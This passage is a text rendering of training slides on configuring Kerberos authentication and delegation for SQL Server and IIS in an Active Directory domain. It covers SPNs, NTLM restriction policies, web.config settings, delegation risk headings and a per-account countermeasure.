msDS-SupportedEncr...	0x1C = (RC4_HMAC_MD5 AES128_CTS_...
objectCategory	CN=Computer,CN=Schema,CN=Configuration
objectClass	top; person; organizationalPerson; user; com...
operatingSystem	Windows Server 2022 Standard
operatingSystemVersi...	10.0 (20348)
primaryGroupID	515 = (GROUP_RID_COMPUTERS)
pwdLastSet	10/18/2021 2:50:06 PM Central European S
sAMAccountName	BOOTCAMP-SQL\$
sAMAccountType	805306369 = (MACHINE_ACCOUNT)
servicePrincipalName	MSSQLSvc/BOOTCAMP-SQL.contoso.com
userAccountControl	0x1000 = (WORKSTATION_TRUST_ACC...

The 'Multi-valued String Editor' dialog box is also open, showing the 'servicePrincipalName' attribute. The 'Value to add' field is empty. The 'Values' list contains the following entries:

- HOST/BOOTCAMP-SQL
- HOST/BOOTCAMP-SQL.contoso.com
- MSSQLSvc/BOOTCAMP-SQL.contoso.com
- MSSQLSvc/BOOTCAMP-SQL.contoso.com:1433
- RestrictedKrbHost/BOOTCAMP-SQL
- RestrictedKrbHost/BOOTCAMP-SQL.contoso.com
- TERMSRV/BOOTCAMP-SQL
- TERMSRV/BOOTCAMP-SQL.contoso.com
- WSMAN/BOOTCAMP-SQL
- WSMAN/BOOTCAMP-SQL.contoso.com

Enabling Kerberos for SQL Server in AD





DEMO: Configuring SPNs for SQL Server

IP Address NTLM Fallback (99% Cases)

The screenshot shows a 'Connect to Server' dialog box for a SQL Server. The dialog has a title bar with a server icon and the text 'Connect to Server' and a close button. The main content area is titled 'SQL Server'. Below the title, there are several fields and controls:

- Server type:** A dropdown menu set to 'Database Engine'.
- Server name:** A text box containing '10.2.1.137'.
- Authentication:** A dropdown menu set to 'Windows Authentication'.
- User name:** A text box containing 'contoso\Admin'.
- Password:** An empty text box.
- Remember password

At the bottom of the dialog, there are four buttons: 'Connect', 'Cancel', 'Help', and 'Options >>'. The 'Connect' button is highlighted with a red dashed border.

NetBIOS Name NTLM Fallback (Sometimes)

Connect to Server

SQL Server

Server type: Database Engine

Server name: BOOTCAMP-SQL

Authentication: Windows Authentication

User name: contoso\Admin

Password:

Remember password

Connect Cancel Help Options >>

Restricting NTLM Traffic

The screenshot shows the Local Group Policy Editor window. The left pane displays the tree view with 'Security Settings' > 'Local Policies' > 'Security Options' selected. The right pane shows a list of policies, with 'Network security: Restrict NTLM: Incoming NTLM traffic' highlighted in blue. The status for this policy is 'Not Defined'.

Policy	Security Setting
Network security: Minimum session security for NTLM SSP based (including secure RPC) clients	Require 128-bit encryption
Network security: Minimum session security for NTLM SSP based (including secure RPC) servers	Require 128-bit encryption
Network security: Restrict NTLM: Add remote server exceptions for NTLM authentication	Not Defined
Network security: Restrict NTLM: Add server exceptions in this domain	Not Defined
Network security: Restrict NTLM: Audit Incoming NTLM Traffic	Not Defined
Network security: Restrict NTLM: Audit NTLM authentication in this domain	Not Defined
Network security: Restrict NTLM: Incoming NTLM traffic	Not Defined
Network security: Restrict NTLM: NTLM authentication in this domain	Not Defined
Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers	Not Defined
Recovery console: Allow automatic administrative logon	Disabled
Recovery console: Allow floppy copy and access to all drives and all folders	Disabled
Shutdown: Allow system to be shut down without having to log on	Disabled
Shutdown: Clear virtual memory pagefile	Disabled
System cryptography: Force strong key protection for user keys stored on the computer	Not Defined
System cryptography: Use FIPS compliant algorithms for encryption, hashing, and signing	Disabled
System objects: Require case insensitivity for non-Windows subsystems	Enabled
System objects: Strengthen default permissions of internal system objects (e.g. Symbolic Links)	Enabled
System settings: Optional subsystems	Not Defined
System settings: Use Certificate Rules on Windows Executables for Software Restriction Policies	Disabled
User Account Control: Admin Approval Mode for the Built-in Administrator account	Disabled

Web App Authentication



```
SELECT [SupplierName], [WebsiteURL] FROM [Website].[Suppliers]
```

SupplierName	WebsiteURL
A Datum Corporation	http://www.adataum.com
Contoso, Ltd.	http://www.contoso.com
Consolidated Messenger	http://www.consolidatedmessenger.com
Fabrikam, Inc.	http://www.fabrikam.com
Graphic Design Institute	http://www.graphicdesigninstitute.com
Humongous Insurance	http://www.humongousinsurance.com
Litware, Inc.	http://www.litwareinc.com
Lucerne Publishing	http://www.lucernepublishing.com
Nod Publishers	http://www.nodpublishers.com
Northwind Electric Cars	http://www.northwindelectriccars.com
Trey Research	http://www.treyresearch.net
The Phone Company	http://www.thephone-company.com
Woodgrove Bank	http://www.woodgrovebank.com

Using WIA in Connection Strings

```
web.config
1 <?xml version="1.0" encoding="utf-8"?>
2 <configuration>
3   <connectionStrings>
4     <clear />
5     <add name="WideWorldImporters" connectionString="Server=bootcamp-sql.contoso.com;Database=WideWorldImporters;Integrated Security=SSPI" />
6   </connectionStrings>
7   <system.webServer>
8     <security>
```


Application Identity

The screenshot displays the Internet Information Services (IIS) Manager interface. The breadcrumb path is BOOTCAMP-WWW > Application Pools. The main content area is titled "Application Pools" and includes a descriptive paragraph: "This page lets you view and manage the list of application pools on the server. Application pools are associated with worker processes, contain one or more applications, and provide isolation among different applications." Below this is a table of application pools. The table has columns for Name, Status, .NET CLR Version, Managed Pipeline Mode, Identity, and Applications. The ".NET v4.5 Classic" pool is selected and highlighted. To the right of the table is an "Actions" pane with options like "Add Application Pool...", "Stop", "Recycle...", and "Edit Application Pool".

Connections

- Start Page
- BOOTCAMP-WWW (contoso\Administrator)
- Application Pools
- Sites
 - Default Web Site

Application Pools

This page lets you view and manage the list of application pools on the server. Application pools are associated with worker processes, contain one or more applications, and provide isolation among different applications.

Filter: [Go] Show All | Group by: No Grouping


Name	Status	.NET CLR ...	Managed P...	Identity	Applications
.NET v4.5	Started	v4.0	Integrated	ApplicationPoolIdentity	0
.NET v4.5 Classic	Started	v4.0	Classic	ApplicationPoolIdentity	1
DefaultAppPool	Started	v4.0	Integrated	ApplicationPoolIdentity	0

Actions

- Add Application Pool...
- Set Application Pool Defaults...
- Application Pool Tasks**
 - Start
 - Stop
 - Recycle...
- Edit Application Pool**
 - Basic Settings...
 - Recycling...
 - Advanced Settings...
 - Rename
- Remove
- View Applications
- Help

Ready


Granting Application Access





Kerberos Delegation

WIA Without Delegation



WIA Without Delegation

← → ↻ ⚠ Not secure | bootcamp-www/

SQL Server Authentication Demo

ASP.NET Identity

Property	Value
User Authenticated	True
User Identity	contoso\Admin
Process Identity	IIS APPPOOL*.NET v4.5 Classic


SELECT [SupplierName], [WebsiteURL] FROM [Website].[Suppliers]

SupplierName	WebsiteURL
A Datum Corporation	http://www.adatum.com
Contoso, Ltd.	http://www.contoso.com
Consolidated Messenger	http://www.consolidatedmessenger.com
Fabrikam, Inc.	http://www.fabrikam.com
Graphic Design Institute	http://www.graphicdesigninstitute.com
Humongous Insurance	http://www.humongousinsurance.com
Litware, Inc.	http://www.litwareinc.com
Lucerne Publishing	http://www.lucernepublishing.com
Nod Publishers	http://www.nodpublishers.com
Northwind Electric Cars	http://www.northwindelectriccars.com
Trey Research	http://www.treyresearch.net
The Phone Company	http://www.thephone-company.com
Woodgrove Bank	http://www.woodgrovebank.com


Configuration a Web App for WIA

```
<system.webServer>  
  <security>  
    <authentication>  
      <anonymousAuthentication enabled="false" />  
      <windowsAuthentication enabled="true" />  
    </authentication>  
  </security>  
</system.webServer>
```


Requirement: Local Intranet Zone



WIA With Delegation/Impersonation



WIA With Delegation/Impersonation



SELECT * FROM sys.login_token

principal_id	name	type	usage
268	CONTOSO\Admin	WINDOWS LOGIN	GRANT OR DENY
2	public	SERVER ROLE	GRANT OR DENY
3	sysadmin	SERVER ROLE	GRANT OR DENY
259	BUILTIN\Administrators	WINDOWS GROUP	GRANT OR DENY
0	contoso\Domain Users	WINDOWS GROUP	GRANT OR DENY
0	\Everyone	WINDOWS GROUP	GRANT OR DENY
0	BUILTIN\Users	WINDOWS GROUP	GRANT OR DENY
259	BUILTIN\Administrators	WINDOWS GROUP	GRANT OR DENY
0	NT AUTHORITY\NETWORK	WINDOWS GROUP	GRANT OR DENY
0	NT AUTHORITY\Authenticated Users	WINDOWS GROUP	GRANT OR DENY
0	NT AUTHORITY\This Organization	WINDOWS GROUP	GRANT OR DENY
0	contoso\Domain Admins	WINDOWS GROUP	GRANT OR DENY
0	contoso\Enterprise Admins	WINDOWS GROUP	GRANT OR DENY
0	contoso\Schema Admins	WINDOWS GROUP	GRANT OR DENY
0	\Authentication authority asserted identity	WINDOWS GROUP	GRANT OR DENY
0	contoso\Denied RODC Password Replication Group	WINDOWS GROUP	GRANT OR DENY

SELECT * FROM sys.user_token

principal_id	name	type	usage
1	dbo	SQL USER	GRANT OR DENY

Configuring a Web App for Delegation

```
web.config
1 <?xml version="1.0" encoding="utf-8"?>
2 <configuration>
3   <connectionStrings>
4     <clear />
5     <add name="WideWorldImporters" connectionString="Server=bootcamp-sql.contoso.com;Database=WideWorldImporters;Integrated Security=SSPI" />
6   </connectionStrings>
7   <system.webServer>
8     <security>
9       <authentication>
10        <anonymousAuthentication enabled="false" />
11        <windowsAuthentication enabled="true" />
12      </authentication>
13    </security>
14  </system.webServer>
15  <system.web>
16    <identity impersonate="true" />
17  </system.web>
18 </configuration>
```

Not That Simple



Server Error in '/' Application.

Login failed for user 'NT AUTHORITY\ANONYMOUS LOGON'.


Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more details.

Exception Details: System.Data.SqlClient.SqlException: Login failed for user 'NT AUTHORITY\ANONYMOUS LOGON'.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception is provided below.


Kerberos Constrained Delegation






DEMO: Kerberos Delegation

Protocol Transition Security Risks



Unconstrained Delegation Security Risks



Per-Account Countermeasure

The image shows the 'Admin Properties' dialog box in Windows, with the 'Account' tab selected. The dialog is titled 'Admin Properties' and has a question mark and a close button in the top right corner. The 'Account' tab is highlighted, and the 'User logon name' is set to 'Admin@contoso.com'. The 'User logon name (pre-Windows 2000)' is set to 'contoso\Admin'. There are buttons for 'Logon Hours...' and 'Log On To...'. The 'Unlock account' checkbox is unchecked. Under 'Account options', the 'Account is sensitive and cannot be delegated' checkbox is checked, while others are unchecked. The 'Account expires' section has 'Never' selected as the radio button, and a date picker shows 'Saturday, December 4, 2021'. At the bottom are 'OK', 'Cancel', 